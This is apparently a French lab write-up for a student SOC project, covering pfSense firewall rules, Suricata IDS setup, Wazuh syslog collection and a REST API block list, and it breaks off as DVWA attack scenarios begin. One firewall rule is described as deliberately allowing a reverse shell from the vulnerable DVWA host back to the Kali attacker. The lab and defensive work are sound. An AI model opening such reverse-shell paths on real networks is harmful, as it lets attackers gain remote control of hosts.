
Add Add Delete Toggle Copy Save Separator

Audit Web (Kali vers DVWA) : La machine .30.2 est la seule autorisée à joindre l'interface web de la DVWA sur le port 80.

Accès Internet Restreint (!RFC1918) : La machine .30.3 (Windows) peut accéder au Web via l'alias internet_ports, mais uniquement vers des destinations qui ne sont pas privées. Cela empêche Windows de scanner les serveurs ou d'accéder à la DVWA.

Remontée de Logs : Tout le réseau client est autorisé à envoyer ses événements de sécurité vers le serveur Wazuh (.20.2).

Sécurité Default-Deny : La règle finale bloque tout autre flux non spécifié.



Firewall / Rules / DVWA

Floating WAN LAN SERVEURS_SOC MACHINES_CLIENTS **DVWA**

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 1/7.03 MiB	IPv4 TCP/UDP	DVWA net	*	192.168.20.2	wazuh_ports	*	none			
☐	✓ 0/129 KiB	IPv4 TCP	DVWA net	*	192.168.30.2	*	*	none			
☐	✗ 0/3 KiB	IPv4 TCP	*	*	*	*	*	none			

Add Add Delete Toggle Copy Save Separator

Visibilité SOC : La priorité est l'envoi des logs vers Wazuh via l'alias wazuh_ports pour surveiller les tentatives d'exploitation en temps réel.

Autorisation du Reverse Shell : La règle cruciale autorise la DVWA à initier une connexion vers la Kali (.30.2) sur n'importe quel port (*). C'est cette règle qui permet au shell de "revenir" vers l'attaquant.

Isolation Hermétique : Une règle de blocage totale (* * *) assure que la DVWA ne peut absolument rien faire d'autre sur le réseau, protégeant ainsi l'infrastructure pfSense et SOC.

Mise en place de Suricata

Installation :

Se rendre sur l'interface web de Pfsense

← ↻ Not secure https://192.168.10.1

pfSense COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

WARNING: The 'admin' account password is set to the default value. [Change the password in the User Manager.](#)

Status / Dashboard + ?

pfSense has detected a crash report or programming bug. [Click here](#) for more information.

System Information

Name	pfsense.home.arpa
User	admin@192.168.10.2 (Local Database)
System	VMware Virtual Machine Netgate Device ID: f9388f6b2809a329ce6f
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Thu Nov 12 2020
Version	2.7.0-RELEASE (amd64) built on Wed Jun 28 03:53:34 UTC 2023 FreeBSD 14.0-CURRENT The system is on the latest version. Version information updated at Fri Jan 23 15:58:11 UTC 2026
CPU Type	Intel(R) Xeon(R) CPU E5-2697 v4 @ 2.30GHz 3 CPUs: 1 package(s) x 3 core(s) AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
Kernel PTI	Enabled
MDS Mitigation	Inactive
Uptime	12 Days 04 Hours 07 Minutes 39 Seconds
Current date/time	Fri Jan 23 16:34:54 UTC 2026

Netgate Services And Support

Contract type: Community Support
Community Support Only

NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES


If you purchased your pfSense gateway firewall appliance from Netgate and elected Community Support at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the [NETGATE RESOURCE LIBRARY](#).

You also may upgrade to a Netgate Global Technical Assistance Center (TAC) Support subscription. We're always on! Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is more than competitive when compared to others in our space.

- Upgrade Your Support
- Community Support Resources
- Netgate Global Support FAQ
- Official pfSense Training by Netgate
- Netgate Professional Services
- Visit Netgate.com

If you decide to purchase a Netgate Global TAC Support subscription, you **MUST** have your Netgate Device ID (NDI) from your firewall in order to validate support for this unit. Write down your NDI and store it in a safe place. You can purchase TAC supports [here](#).

Aller vers : System>Package Manager>Available Packages et installer la dernière version de suricata.



Configuration :

1. Désactiver Hardware Offloading

Se rendre dans System>Advanced>Networking

Activer ou Désactiver ces options :

Network Interfaces	
Hardware Checksum Offloading	☒ Disable hardware checksum offload Checking this option will disable hardware checksum offloading. Checksum offloading is broken in some hardware, particularly some Realtek cards. Rarely, drivers may have problems with checksum offloading and some specific NICs. This will take effect after a machine reboot or re-configure of each interface.
Hardware TCP Segmentation Offloading	☒ Disable hardware TCP segmentation offload Checking this option will disable hardware TCP segmentation offloading (TSQ, TSQ4, TSQ6). This offloading is broken in some hardware drivers, and may impact performance with some specific NICs. This will take effect after a machine reboot or re-configure of each interface.
Hardware Large Receive Offloading	☒ Disable hardware large receive offload Checking this option will disable hardware large receive offloading (LRO). This offloading is broken in some hardware drivers, and may impact performance with some specific NICs. This will take effect after a machine reboot or re-configure of each interface.
hn ALTQ support	☒ Enable the ALTQ support for hn NICs. Checking this option will enable the ALTQ support for hn NICs. The ALTQ support disables the multiqueue API and may reduce the system capability to handle traffic. This will take effect after a machine reboot.
ARP Handling	☐ Suppress ARP messages This option will suppress ARP log messages when multiple interfaces reside on the same broadcast domain.
Reset All States	☐ Reset all states if WAN IP Address changes This option resets all states when a WAN IP Address changes instead of only states associated with the previous IP Address.

Puis redémarrer PfSense après ces modifications.

2. Configuration Globale Suricata

Se rendre dans Services>Suricata>Global Settings

Modifier les paramètres suivants :

Please Choose The Type Of Rules You Wish To Download		
Install ETOpen Emerging Threats rules	☒ ETOpen is a free open source set of Suricata rules whose coverage is more limited than ETPro. Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETOpen rules.	☐ Use a custom URL for ETOpen downloads
Install ETPro Emerging Threats rules	☐ ETPro for Suricata offers daily updates and extensive coverage of current malware threats. The ETPro rules contain all of the ETOpen rules, so the ETOpen rules are not required and are disabled when the ETPro rules are selected. Sign Up for an ETPro Account . Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETPro rules.	☐ Use a custom URL for ETPro rule downloads
Install Snort rules	☐ Snort free Registered User or paid Subscriber rules Sign Up for a free Registered User Rules Account Sign Up for paid Snort Subscriber Rule Set (by Talos) Enabling the custom URL option will force the use of a custom user-supplied URL when downloading Snort Subscriber rules.	☐ Use a custom URL for Snort rule downloads
Install Snort GPLv2 Community rules	☒ The Snort Community Ruleset is a GPLv2 Talos-certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset. If you are a Snort Subscriber Rules customer (paid subscriber), the community ruleset is already built into your download of the Snort Subscriber rules, and there is no benefit in adding this rule set separately.	☐ Use a custom URL for Snort GPLv2 rule downloads
Install Feodo Tracker Botnet C2 IP rules	☒ The Feodo Botnet C2 IP Ruleset contains Dridex and Emotet/Heodo botnet command and control servers (C&Cs) tracked by Feodo Tracker.	
Install ABUSE.ch SSL Blacklist rules	☒ The ABUSE.ch SSL Blacklist Ruleset contains the SSL cert fingerprints of all SSL certs blacklisted by ABUSE.ch.	
Hide Deprecated Rules Categories	☒ Hide deprecated rules categories in the GUI and remove them from the configuration. Default is Not Checked.	
Download Extra Rules	☐ Download Extra Rules Download extra rules file or tar.gz archive with rules. If "Check MD5" is set, the code will assume a matching filename exists at the same URL with an additional extension of ".md5".	

Install ETOpen Emerging Threats rules / Description : Règles gratuites open source

Install Snort GPLv2 Community rules / Description : Règles gratuites certifiées Talos

Install Feodo Tracker Botnet C2 IP rules / Description : Détection botnets Dridex/Emotet

Install ABUSE.ch SSL Blacklist rules / Description : Certificats SSL malveillants

Hide Deprecated Rules Categories / Description : Masque règles obsolètes

Rules Update Settings	
Update Interval	12 HOURS Please select the interval for rule updates. Choosing NEVER disables auto-updates. Hint: In most cases, every 12 hours is a good choice.
Update Start Time	02:15 Enter the rule update start time in 24-hour format (HH:MM). Default is 00 hours with a randomly chosen minutes value. Rules will update at the interval chosen above starting at the time specified here. For example, using a start time of 00:08 and choosing 12 Hours for the interval, the rules will update at 00:08 and 12:08 each day. The randomized minutes value should be retained to minimize the impact to the rules update site from large numbers of simultaneous requests.
Live Rule Swap on Update	☒ Enable "Live Swap" reload of rules after downloading an update. Default is Not Checked When enabled, Suricata will perform a live load of the new rules following an update instead of a hard restart. If issues are encountered with live load, uncheck this option to perform a hard restart of all Suricata instances following an update.
GeoLite2 DB Update	☐ Enable downloading of free GeoLite2 Country IP Database updates. Default is Not Checked When enabled, Suricata will automatically download updates for the free GeoLite2 country IP database. If you have a subscription for more current GeoIP2 updates, uncheck this option and instead create your own process to place the required database file in <code>/usr/local/share/suricata/GeoLite2/</code>.

Live Rule Swap on Update (évite redémarrages)

General Settings	
Remove Blocked Hosts Interval	1 HOUR Please select the amount of time you would like hosts to be blocked. Note this setting is only applicable when using Legacy Mode blocking! This setting is ignored when using Inline IPS Mode. Hint: in most cases, 1 hour is a good choice.
Log to System Log	☒ Copy Suricata messages to the firewall system log.
Log Facility	LOCAL1 Select system log facility to use for reporting. Default is LOCAL1.
Log Priority	NOTICE Select system log Priority (Level) to use for reporting. Default is NOTICE.
Keep Suricata Settings After Deinstall	☒ Settings will not be removed during package deinstallation.
Clear Blocked Hosts After Deinstall	☒ Click to clear all blocked hosts added by Suricata when removing the package. Default is checked.

Log to System Log (important pour debug)

Keep Suricata Settings After Deinstall (sauvegarde config)

Clear Blocked Hosts After Deinstall (nettoyage)

3. Mise à jour des Règles

Après cela Update les Rules :

Services / Suricata / Updates

Interfaces Global Settings **Updates** Alerts Blocks Files Pass Lists Suppress Logs View Logs Mgmt SID Mgmt

Sync IP Lists

INSTALLED RULE SET MD5 SIGNATURES

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Emerging Threats Open Rules	a9ef4bbf7e63a7b775f07c76adf1082a	Friday, 23-Jan-26 00:11:37 UTC
Snort Subscriber Rules	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	e9d50fd9c38a5e447698d1e7900a7ea	Friday, 23-Jan-26 00:11:37 UTC
Feodo Tracker Botnet C2 IP Rules	4e27731bfa2a52543b61b72d5afc847e	Friday, 23-Jan-26 14:15:10 UTC
ABUSE.ch SSL Blacklist Rules	e9ee5b3f2c29a3533f9924ca8c287601	Friday, 23-Jan-26 14:15:10 UTC

UPDATE YOUR RULE SET

Last Update: Jan-23 2026 14:15
Result: success

MANAGE RULE SET LOG

The log file is limited to 1024K in size and automatically clears when the limit is exceeded.

4. Configuration des Interfaces

Se rendre dans Services>Suricata et créer nos différentes interfaces réseaux correspondants à nos VLANs :

Interfaces **Global Settings** Updates Alerts Blocks Files Pass Lists Suppress Logs View Logs Mgmt SID Mgmt

Sync IP Lists

Interface Settings Overview

Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions
☐ WAN (vrx2)	 	AUTO	DISABLED	WAN	 
☐ SERVEURS_SOC (vrx7)	 	AUTO	DISABLED	SERVEURS_SOC	 
☐ MACHINES_CLIENTS (vrx0)	 	AUTO	DISABLED	MACHINES_CLIENTS	 
☐ DWWA (vrx3)	 	AUTO	DISABLED	DWWA	 
☐ LAN (vrx5)	 	AUTO	DISABLED	LAN	 



Voici comment les configurer, toutes ces interfaces ont les même paramètre :

(exemple pour WAN)

WAN Settings :

General Settings	
Enable	☒ Checking this box enables Suricata inspection on the interface.
Interface	WAN (vmx2) Choose which interface this Suricata instance applies to. In most cases, you will want to choose LAN here if this is the first Suricata-configured interface.
Description	WAN Enter a meaningful description here for your reference. The default is the pfSense interface friendly description.

Logging Settings	
Send Alerts to System Log	☒ Suricata will send Alerts from this interface to the firewall's system log. NOTE: the FreeBSD syslog daemon will automatically truncate exported messages to 480 bytes max.
Log Facility	LOCAL1 Select system log Facility to use for reporting. Default is LOCAL1.
Log Priority	NOTICE Select system log Priority (Level) to use for reporting. Default is NOTICE.
Enable Stats Collection	☐ Suricata will periodically gather performance statistics for this interface. Default is Not Checked.
Enable HTTP Log	☒ Suricata will log decoded HTTP traffic for the interface. Default is Checked.
HTTP Log File Type	Regular Select "Regular" to log to a conventional file, or choose UNIX "Datagram" or "Stream" Socket to log to an existing UNIX socket. Default is "Regular"
Append HTTP Log	☒ Suricata will append-to instead of clearing HTTP log file when restarting. Default is Checked.
Log Extended HTTP Info	☒ Suricata will log extended HTTP information. Default is Checked.
Enable TLS Log	☐ Suricata will log TLS handshake traffic for the interface. Default is Not Checked.
Enable File-Store	☐ Suricata will extract and store files from application layer streams. Default is Not Checked. WARNING: Enabling file-store will consume a significant amount of disk space on a busy network!
Enable Packet Log	☐ Suricata will log decoded packets for the interface in pcap-format. Default is Not Checked. This can consume a significant amount of disk space when enabled. Use the Packet Log Conditional setting below to select packets for capture.
Enable Verbose Logging	☐ Suricata will log additional information to the suricata.log file when starting up and shutting down. Default is Not Checked.

EVE Output Settings	
EVE JSON Log	☒ Suricata will output selected info in JSON format to a single file or to syslog. Default is Not Checked.
EVE Output Type	SYSLOG Select EVE log output destination. Choosing FILE is suggested and is the default value. "Redis" is used for output to a Redis server, and the UNIX Socket options output to a user-created socket.
EVE Syslog Output Facility	SYSLOG Select EVE syslog output facility.
EVE Syslog Output Priority	NOTICE Select EVE syslog output priority.

Promiscuous Mode	☒ Suricata will place the monitored interface in promiscuous mode when checked. Default is Checked.
------------------	---

Se rendre ensuite dans WAN Categories :

Cocher :

☒ emerging-botcc.rules

☒ emerging-malware.rules

Ne pas Cocher :

☐ emerging-scan.rules - Trop de faux positifs

☐ emerging-exploit.rules - Peut bloquer un trafic légitime

☐ emerging-web_server.rules

☐ emerging-web_specific_apps.rules - Très sensible

5. Vérification du bon fonctionnement

Se rendre dans Alertes :

Services / Suricata / Alerts

Interfaces
Global Settings
Updates
Alerts
Blocks
Files
Pass Lists
Suppress
Logs View
Logs Mgmt
SID Mgmt

Sync
IP Lists

Alert Log View Settings

Instance to View
(WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs
Download
Clear

All alert log files for selected interface will be downloaded
Clear the currently active Alerts log file

Save Settings
Save
Refresh

Save auto-refresh and view settings
Default is ON

250

Number of alerts to display. Default is 250

Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
01/23/2026 13:58:43		3	TCP	Generic Protocol Command Decode	34.107.243.93	443	192.168.0.2	30235	1:2210044	SURICATA STREAM Packet with invalid timestamp
01/23/2026 13:16:14		3	TCP	Generic Protocol Command Decode	192.168.0.2	34123	95.101.137.71	443	1:2210054	SURICATA STREAM excessive retransmissions
01/22/2026 10:13:39		3	TCP	Generic Protocol Command Decode	104.93.20.27	443	192.168.0.2	18635	1:2210054	SURICATA STREAM excessive retransmissions
01/22/2026 10:13:39		3	TCP	Generic Protocol Command Decode	104.93.20.11	443	192.168.0.2	1577	1:2210054	SURICATA STREAM excessive retransmissions
01/22/2026 09:40:47		3	TCP	Generic Protocol Command Decode	2.22.251.35	443	192.168.0.2	51233	1:2210054	SURICATA STREAM excessive retransmissions

Nous pouvons voir le bon fonctionnement de suricata.

Services / Suricata / Alerts

Interfaces Global Settings Updates Alerts Blocks Files Pass Lists Suppress Logs View Logs Mgmt SID Mgmt

Sync IP Lists

Alert Log View Settings

Instance to View: (MACHINES_CLIENTS) MACHINES_CLIENTS
Choose which instance alerts you want to inspect.

Save or Remove Logs: [Download](#) [Clear](#)
All alert log files for selected interface will be downloaded. Clear the currently active Alerts log file.

Save Settings: [Save](#) [Refresh](#)
Save auto-refresh and view settings. Default is ON. Number of alerts to display. Default is 250.

Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GIID:SID	Description
01/23/2026 14:52:14	⚠	3	TCP	Generic Protocol Command Decode	192.168.30.2	37656	192.168.10.1	80	1-2260002	SURICATA Applayer Detect protocol only one direction
01/23/2026 14:52:13	⚠	3	ICMP	Generic Protocol Command Decode	192.168.30.2	8	192.168.10.1	9	1-2200025	SURICATA ICMPv4 unknown code
01/23/2026 14:52:12	⚠	3	ICMP	Generic Protocol Command Decode	192.168.30.2	8	192.168.10.1	9	1-2200025	SURICATA ICMPv4 unknown code
01/23/2026 14:52:12	⚠	3	ICMP	Generic Protocol Command Decode	192.168.30.2	8	192.168.10.1	9	1-2200025	SURICATA ICMPv4 unknown code

Exemple pour les machines clientes.

6. Envoie des alertes vers Wazuh

Se rendre sur la machine Wazuh :

```
root@siem:/home/templatedebian# _
```

Ensuite modifier le fichier :

```
root@siem:/home/templatedebian# nano /var/ossec/etc/ossec.conf
```

Ajouter la partie en rouge :


```

<remote>
  <connection>secure</connection>
  <port>1514</port>
  <protocol>tcp</protocol>
  <queue_size>131072</queue_size>
</remote>

<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>udp</protocol>
  <allowed-ips>192.168.0.0/16</allowed-ips>
</remote>

```

On configure ensuite le serveur Wazuh pour qu'il écoute et accepte les logs envoyés par pfSense via le protocole Syslog sur le port 514 UDP.

On redémarre ensuite Wazuh et vérifie son status :

```
root@siem:/home/templatedebian# systemctl restart wazuh-manager_
```

```

root@siem:/home/templatedebian# systemctl status wazuh-manager
• wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/systemd/wazuh-manager.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-01-23 15:37:10 CET; 2h 53min ago
   Process: 8290 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
   Tasks: 234 (limit: 9465)
   Memory: 1.4G
   CPU: 15min 27.274s
   CGroup: /system.slice/wazuh-manager.service
           └─8355 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             └─8356 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
               └─8357 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                 └─8360 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                   └─8363 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                     └─8386 /var/ossec/bin/wazuh-integratord
                       └─8407 /var/ossec/bin/wazuh-authd
                         └─8422 /var/ossec/bin/wazuh-db
                           └─8457 /var/ossec/bin/wazuh-execd
                             └─8471 /var/ossec/bin/wazuh-analysisd
                               └─8488 /var/ossec/bin/wazuh-syscheckd
                                 └─8506 /var/ossec/bin/wazuh-remoted
                                   └─8507 /var/ossec/bin/wazuh-remoted
                                     └─8591 /var/ossec/bin/wazuh-logcollector
                                       └─8609 /var/ossec/bin/wazuh-monitord
                                         └─8642 /var/ossec/bin/wazuh-modulesd

Janv. 23 15:37:03 siem env[8290]: Started wazuh-syscheckd...
Janv. 23 15:37:04 siem env[8290]: Started wazuh-remoted...
Janv. 23 15:37:06 siem env[8290]: Started wazuh-logcollector...
Janv. 23 15:37:07 siem env[8290]: Started wazuh-monitord...
Janv. 23 15:37:07 siem env[8638]: 2026/01/23 15:37:07 wazuh-modulesd:router: INFO: Loaded router module.
Janv. 23 15:37:07 siem env[8638]: 2026/01/23 15:37:07 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
Janv. 23 15:37:07 siem env[8638]: 2026/01/23 15:37:07 wazuh-modulesd:inventory-harvester: INFO: Loaded inventory harvester module.
Janv. 23 15:37:08 siem env[8290]: Started wazuh-modulesd...
Janv. 23 15:37:10 siem env[8290]: Completed.
Janv. 23 15:37:10 siem systemd[1]: Started wazuh-manager.service - Wazuh manager.

```

On se rend ensuite sur l'interface web de Wazuh :

Discover :



Mise en place de la REST API

```
[2.8.1-RELEASE][root@pfsense.home.arpa]/root: pkg-static add https://github.com/pfSense/pfSense-pkg-RESTAPI/releases/latest/download/pfSense-2.8.1-pkg-RESTAPI.pkg
```

System / REST API / Settings



[Settings](#) [Keys](#) [Access List](#) [Updates](#) [Documentation](#)

General

Enabled

☒ Enable

Enables or disables the API. If set to 'false', the API will no longer respond to API requests and can only be re-enabled via webConfigurator.

Keep Backup

☒ Enable

Enables or disables keeping a persistent backup of the API configuration that can be used to restore the API configuration after package and systems updates.

**Authentication
Methods**

Local database
JWT
Key

Sets the API authentication methods allowed to authenticate API calls.

System / REST API / Keys



[Settings](#) [Keys](#) [Access List](#) [Updates](#) [Documentation](#)

Key Settings

**Key Hashing
Algorithm**

SHA256

The hash algorithm used for this API key. It is recommended to increase the strength of the algorithm for keys assigned to privileged users.

Length Bytes

16

The length of the API key (in bytes). Greater key lengths provide greater security, but also increase the number of characters used in the key string.

Description

n8n

Sets a description for this API key. This is used to identify the key's purpose and cannot be changed once created.

Save

The changes have been applied successfully. Store this API key in a secure location. Once you navigate away from this page, this key cannot be recovered!

Your API key is: XXXXXXXXXXXX149364e2bf1a819da2e500e16

Firewall / Aliases / Edit

Properties

Name

n8n_block

The name of the alias may only consist of the characters "a-z, A-Z, 0-9 and _".

Description

blocage automatique n8n

A description may be entered here for administrative reference (not parsed).

Type

Host(s)

Host(s)

Hint

Enter as many hosts as desired. Hosts must be specified by their IP address or fully qualified domain name (FQDN). FQDN hostnames are periodically re-resolved and updated. If multiple IPs are returned by a DNS query, all are used. An IP range such as 192.168.1.1-192.168.1.10 or a small subnet such as 192.168.1.16/28 may also be entered and a list of individual IP addresses will be generated.

IP or FQDN

Address

Description

Save

+ Add Host


Rules (Drag to Change Order)										
☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
☐	✗	0/0 B	IPv4 TCP	*	n8n_block	*	*	none		

Sur le shell : On tape l'option 11 (Restart webConfigurator)

Attaques et réponses


Le projet CyberOps étant le déploiement d'un SOC capable de détecter en temps réel les différentes attaques, et d'y apporter une réponse automatisée grâce aux outils SIEM (Wazuh) et SOAR (Shuffle), des scénarios d'attaques sont testés ci-dessous, dans le but de tester les sécurités en place.

Pour cela, nous avons déployer une machine vulnérable DVWA (Damn Vulnerable Web Application), une machine Kali Linux, et une machine Cliente Windows 11 comme suit :




Afin de rendre les scénarios d'attaque les plus réalistes possible et dans une continuité logique tout comme un réel attaquant aurait fait, nous nous sommes appuyés sur trois références :

- **La KillChain** : représentant les différentes étapes par lesquelles un attaquant passe pour réaliser son attaque



